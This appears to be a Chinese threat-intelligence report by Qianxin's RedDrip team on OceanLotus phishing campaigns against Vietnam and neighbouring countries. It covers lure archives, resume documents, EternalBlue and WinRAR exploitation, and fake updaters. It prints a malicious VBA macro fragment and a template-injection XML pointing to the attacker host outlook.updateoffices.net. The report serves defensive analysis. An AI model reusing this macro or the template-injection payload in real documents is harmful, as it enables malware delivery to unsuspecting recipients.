



# APT 海莲花

针对中南半岛国家攻击活动的总结  
目标、手法及技术演进

## 目录

海莲花团伙对中南半岛国家攻击活动的总结：目标、手法及技术演进 .....	1
背景及概述.....	3
针对不同国家的攻击.....	3
越南.....	4
柬埔寨.....	15
泰国.....	17
样本分析.....	18
“MSO 宏”文档攻击流程.....	18
“OHN 宏”文档攻击流程 .....	21
模板注入类文档攻击流程.....	28
wwlib 白利用样本 .....	35
MAC 后门.....	43
CocCocUpdate 分析与关联 .....	47
关联分析.....	66
木马样本关联.....	66
MAC 后门关联.....	67
Office 样本关联 .....	76
压缩包类诱饵关联.....	82
总结.....	83
IOC.....	83
参考链接.....	86
附录.....	87

## 背景及概述

海莲花（OceanLotus）是一个据称越南背景的 APT 组织。该组织最早于 2015 年 5 月被天眼实验室所揭露并命名，其攻击活动最早可追溯到 2012 年 4 月，攻击目标包括中国海事机构、海域建设部门、科研院所和航运企业，后扩展到几乎所有重要的组织机构，并持续活跃至今。



而实际上，根据各安全厂商机构对该组织活动的拼图式揭露，海莲花团伙除针对中国发起攻击之外，其攻击所涉及的国家分布非常广泛，包括越南周边国家，如柬埔寨、泰国、老挝等，甚至包括越南的异见人士、媒体、地产公司、外资企业和银行。

奇安信红雨滴(RedDrip)安全研究团队（前天眼实验室）一直对海莲花团伙的活动保持高强度的跟踪，在近期发现其自 2019 年以来对中南半岛的国家最新的攻击活动中使用的初始投放载荷文件和攻击利用技术，并且结合奇安信威胁情报数据，关联到一系列的攻击事件。

本报告中我们向安全业界分享对海莲花组织针对越南国内以及越南周边国家最新的攻击利用技术、攻击载荷、及相关攻击事件的分析和总结，希望我们共同增进对海莲花这个极其活跃 APT 团伙的了解。


## 针对不同国家的攻击

以下为我们整理了 2018 年末至今的一些针对中南半岛的部分国家发起攻击的典型案列，其他未提及的样本可参考文末的 IOC 列表。

## 越南

### 压缩包类诱饵

2019年4月1日，红雨滴(ReDrip)安全研究团队在日常监控海莲花的攻击活动过程中，发现了一个越南语的文件名“Hop dong sungroup.rar”。其对应的中文为“太阳城合同”，压缩包内有重命名为 Noi dung chi tiet hop dong sungroup can chinh sua 的 winword.exe，对应的中文为“请参阅详细信息”。




除此之外，我们还关联到另一个翻译后为“太阳城集团”的压缩包诱饵 SUN\_GROUP\_CORPORATION。其压缩包内的文件名如下：

Noi dung can xac thuc va sua gui den CONG TY CO PHAN TAP DOAN MAT TROI Bo Tai Chinh.exe 对应中文为“需要进行身份验证和编辑，以便发送给财政部 - 太阳集团合股” COMPANY



经过查询发现太阳城集团实际上是越南最大的房地产开发商之一。



而这两个样本均由越南上传。因此我们猜测，海莲花组织在针对太阳城内部员工进行钓鱼攻

击。

除了针对越南房地产业外，我们还发现该组织会针对越南国家银行进行钓鱼攻击：

相关样本的压缩包名为 **CPLH-NHNN-01-2019.rar**，样本对应的日期为 **2019 年 1 月 22 日**，攻击极可能发生在相近的时间段内。




压缩包名对应的中文为：“越南国家银行-01-2019.rar”；而压缩包中的 **winword.exe** 被重命名为 “**ChiPhiLienHoanNHNN-BC2019.exe**”，翻译后为：“越南国家银行 **SBV-BC 2019.exe**” **SBV** 指的是越南央行越南国家银行(**SBV**)，而 **BC** 其实指的是 **B2C**，即第三方支付。



该次攻击大概率是针对银行内部员工发起的，类似于伪装成银行内部的第三方支付的文档传输过程。


除此之外，还有通过杀毒软件相关信息进行伪装的钓鱼。

压缩包名：“**Gui lai cho MS.MAI post content kaspersky.rar**”(返回 **MS.MAI** 发布内容 **kaspersky**)



我们看到还会以精油为主题进行钓鱼：


“Tinh dau can mua”（需要购买精油），压缩包内的 PE 文件名为“有关购买和购买的详细信息”



名称	压缩前	压缩后	类型	修改日期
.. (上级目录)			文件夹	
Noi dung chi tiet mot so san pham tinh dau can mua.exe	339.3 KB	136.4 KB	应用程序	2018-03-29 17:47
wwlib.dll	82.0 KB	47.7 KB	应用程序扩展	2019-04-08 22:32

## 文档类诱饵

上述的压缩包带有卡巴斯基名称的诱饵，在诱饵文档方面也同样有类似的命名“Content marketing Kaspersky.doc”，文档打开后显示如下，为越南语版本的诱导点击启用宏的攻击手法。




除此之外，我们还发现海莲花投放了大量伪装成简历的攻击钓鱼活动，我们内部将其命名为 **OceanCV** 活动，而该活动直接将海莲花目前常用的 3 种宏攻击手段全部曝光。

首先，我们先对样本名进行分析，可见样本名均为 CV 开头，命名也具有特点，主要以下 3 种：

- 1、CV-人名（如：CV-NguyenQuynhChi.docx）
- 2、CV-人名-岗位（如：CV-AnthonyWei-CustomerService.docx）
- 3、CV-随机数字+英文为主（如：CV-103237-EWQDSD.doc）

值得注意的是，有的样本在打开后会显示提示需要启用宏的标识：



但是，当你往下拉一下进度条后，你会发现越南语编写的简历，这在一系列活动中大部分样本均如此，并且简历均不一致。



而这批简历钓鱼的样本所利用的方式也各不一样。有的使用海莲花 MSO 宏（RedDrip 内部命名 MSOMacro）

```

Dim wRXfRfhGCxCPW As String
wRXfRfhGCxCPW = Environ("SYSTEMDRIVE")
Dim arcPath As String
arcPath = rzfevexNwMGNPWXPk & "\\Windows\\SysWOW64"

If OFSO.FolderExists(arcPath) = True Then
    FileCopy wRXfRfhGCxCPW & "\\Windows\\SysWOW64\\wscript.exe", rzfevexNwMGNPWXPk & "\\mshtml.exe"
Else
    FileCopy wRXfRfhGCxCPW & "\\Windows\\System32\\wscript.exe", rzfevexNwMGNPWXPk & "\\mshtml.exe"
End If
End Function
Function JWXZUaRbTyHjzUdz (ByVal base64String)
Const Base64 = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/[!]"
Dim dataLength, sOut, groupBegin
base64String = Replace(base64String, vbCrLf, "")
base64String = Replace(base64String, vbTab, "")
base64String = Replace(base64String, " ", "")
dataLength = Len(base64String)
If dataLength Mod 4 <> 0 Then

```


有的使用了模板注入技术：

```

<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId1"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate" Target="https://outlook.updateoffices.net/lead.png"
TargetMode="External"/></Relationships>

```

有的使用了宏代码转为 1 磅字体隐藏在文档中的技术（后来升级为白色 1 磅字体，RedDrip 内部命名 OHNMacro）



在以下章节我们会分别详细分析这 3 种宏的利用分析。

而根据这批简历样本，我们对这 3 种宏文档进行同源样本关联后，结合各种维度，最后发现了大量海莲花专属恶意宏样本，详细可见 Office 样本关联章节。

### 利用“永恒之蓝”系列漏洞攻击

我们还发现海莲花会利用“永恒之蓝”系列漏洞针对越南国内向政府提供软件的公司发起攻击。<https://www.tandan.com.vn/portal/home/default.aspx> 公司为越南的软件公司 TAN DAN JSC。



## Công ty cổ phần tin học Tân Dân

Công ty Cổ phần Tin học Tân Dân, tiền thân là Công ty TNHH Phát triển Kỹ thuật và Thương mại Tân Dân, thành lập năm 1996. Năm 2002, công ty chính thức chuyển đổi thành Công ty Cổ phần Tin học Tân Dân với đăng ký Kinh doanh số 0103001206 ngày 15/7/2002 do UBND thành phố Hà Nội cấp.

Với hơn 15 năm thành lập và phát triển cùng đội ngũ Lãnh đạo, Nhân viên năng động, ưu tú, giàu kinh nghiệm, Tân Dân đã từng bước khẳng định được giá trị và vị thế của mình trên thị trường sản xuất phần mềm nổi riêng và ngành CNTT của Việt Nam nói chung.



[CHI TIẾT](#)



Cơ cấu tổ chức



Hồ sơ năng lực



Định hướng phát triển



Khách hàng

[Đội tác chính](#)

该公司会向政府提供邮件服务器，官方公报数据库系统，公民身份管理系统等等。

## 邮件服务器

邮件系统

Tan Dan提供基于IBM Lotus Domino基础架构的电子邮件解决方案。Domino邮件服务器是组织的骨干通信基础结构，既充当Internet邮件服务器又充当Notes邮件服务器。

[查看详情](#)



## 官方公报数据库系统

省的官方公报

该省官方公报是作为一种工具，用于协助用户系统，存储、管理和传播省级和地区级主管当局发布的法律文件。

[查看详情](#)



## 公民身份管理

公民身份管理

该软件提供适用于全国所有单位和机构的公民身份管理系统的卓越功能。

[查看详情](#)




在攻击成功后，其会分发木马，我们去年编写的报告《疑似“海莲花”组织早期针对国内高校的攻击活动分析》中利用永恒之蓝攻击高校的木马一致。

<https://ti.qianxin.com/blog/articles/oceanlotus-targets-chinese-university/>

## 利用 WinRAR 漏洞投放伪装成越南浏览器 coccoc 的更新程序进行钓鱼攻击


传统的利用白加黑机制、宏文档和网站渗透分发恶意 Payload 以外，海莲花也会利用最新的 Winrar 漏洞针对越南发起攻击。以下便是我们捕获的其中一个案例：

压缩包名称为“TUT\_Photoshop\_scan\_Bank\_ID.rar”




File Name	Size	Modified	Type	Compressed	Ratio	Method	A...	Comment	CRC
C:	<SUB-DIR>	2019/2/21 22:0...	文件夹						d...
1.jpg	281,107	2019/2/21 22:0...	JPG 文件	281,107	100%	Good	...		0x2B...
1.psd	1,255,922	2019/2/21 22:0...	PSD 文件	1,255,922	100%	Good	...		0x2E...
2.jpg	227,226	2019/2/21 22:0...	JPG 文件	227,226	99%	Good	...		0xDC...
2.psd	1,688,711	2019/2/21 22:0...	PSD 文件	1,688,711	100%	Good	...		0x2A...
3.jpg	225,017	2019/2/21 22:0...	JPG 文件	225,017	100%	Good	...		0xAF...
3.psd	1,903,698	2019/2/21 22:0...	PSD 文件	1,903,698	100%	Good	...		0x5F...
4.jpg	1,273,862	2019/2/21 22:0...	JPG 文件	1,273,862	100%	Good	...		0x1B...
4.psd	8,724,681	2019/2/21 22:0...	PSD 文件	8,724,681	100%	Good	...		0x75...
ARIALUNI.TTF	23,275,812	2019/2/21 22:0...	TrueType 字体文件	23,275,812	100%	Good	...		0x2C...
bank.psd	3,025,020	2019/2/21 22:0...	PSD 文件	3,025,020	100%	Good	...		0x3F...
bank_copy.jpg	362,302	2019/2/21 22:0...	JPG 文件	362,302	100%	Good	...		0x23...
Card.psd	15,037,073	2019/2/21 22:0...	PSD 文件	15,037,073	100%	Good	...		0x7E...
Card_copy.jpg	290,512	2019/2/21 22:0...	JPG 文件	290,512	100%	Good	...		0xF8...
Imprisha.ttf	54,980	2019/2/21 22:0...	TrueType 字体文件	54,980	100%	Good	...		0x8A...
Nam_1.psd	5,211,785	2019/2/21 22:0...	PSD 文件	5,211,785	100%	Good	...		0x1F...
nam_2.psd	10,604,129	2019/2/21 22:0...	PSD 文件	10,604,129	100%	Good	...		0x3C...
Nam_3.psd	3,422,039	2019/2/21 22:0...	PSD 文件	3,422,039	100%	Good	...		0x64...
Nam_4.psd	6,014,052	2019/2/21 22:0...	PSD 文件	6,014,052	100%	Good	...		0x4A...
Nu_1.psd	2,131,971	2019/2/21 22:0...	PSD 文件	2,131,971	100%	Good	...		0xC4...
Nu_2.psd	3,022,455	2019/2/21 22:0...	PSD 文件	3,022,455	100%	Good	...		0x33...
Nu_3.psd	5,923,571	2019/2/21 22:0...	PSD 文件	5,923,571	100%	Good	...		0xF9...
OCR_A_BT.ttf	26,568	2019/2/21 22:0...	TrueType 字体文件	26,568	100%	Good	...		0xCB...
OCR_A_Extended.ttf	56,624	2019/2/21 22:0...	TrueType 字体文件	56,624	100%	Good	...		0x69...
OCRAStd.otf	29,460	2019/2/21 22:0...	OpenType 字体文件	29,460	99%	Good	...		0x21...
OCR-8_10_Pitch_BT.ttf	21,028	2019/2/21 22:0...	TrueType 字体文件	21,028	100%	Good	...		0x37...
us-bank.psd	1,944,230	2019/2/21 22:0...	PSD 文件	1,944,230	100%	Good	...		0x38...
us-bank_copy.jpg	209,750	2019/2/21 22:0...	JPG 文件	209,750	100%	Good	...		0xFC...

从该样本触发漏洞解压的文件来看，其名称为 CocCocUpated.exe




File	Size	Modified	Type	Path	Compressed	Ratio	Method	A...	Comment	CRC
CocCocUpdated.exe	5,757,952	2019/2/21 22:0...	应用程序		5,757,952	100%	Good	...		0xCD...

COCCOC 是越南一家成立于 2013 年的新兴技术公司，提供在线网络搜索引擎服务和浏览器，主要使用的语言越南语和英语，所提供的搜索服务是越南最成熟的，浏览器是基于谷歌 Chromium 开发而成，支持 Windows、iOS 平台。



我们通过分析发现，其为海莲花的早期木马框架，我们同样将其放在样本分析一节单独分析。

当然，除了上面的诱饵，我们还发现海莲花会使用压缩包内嵌 MP4 的方式进行漏洞利用投放，压缩包名称翻译后大致为“ Cho Ray 医院的独家重磅影像”，其中 Cho Ray 指的是越南胡志明市大水镬医院(Chợ Rẫy)，为越南胡志明市最大的综合医院。




压缩包内有两个 MP4 文件，除了其中一个和压缩包名一致外，还有一个翻译后名称为“独家 在中风新闻发布后，该小组开始配备人员”的视频



同样，释放的为 CocCocUpdated.exe

名称	大小	压缩后大小	类型	修改时间
..			本地磁盘	
CocCocUpdated.exe	543,744	543,744	应用程序	2019/2/21 22:03

而其分发手段却是通过网盘的方式进行投放。



在样本分析章节中将对该新木马进行详细分析。

### 使用独有 MAC 后门并伪装正常程序的攻击

海莲花除了会在 Windows 平台上针对越南进行攻击外，还会针对 MacOS 平台向越南用户发起攻击，下图几个样本便是近期的投放典型，其使用诸如浏览器更新，Flash 安装更新包，字体安装包，伪装成文档实际为安装程序的手段进行攻击。




有趣的是，当我们在分析伪装成火狐的样本时，打开后会显示安装 Firefox 的界面，双击 Firefox 这个图标，会执行起来木马：



同是弹出假冒的 FireFox 的界面，点击更新，即使断网，也会出现下载进度条，实际上都是伪装的。




这是攻击者画的假界面：



同样，在接下来的章节中，我们将这批针对越南的 MacOS 样本进行了扩展分析。

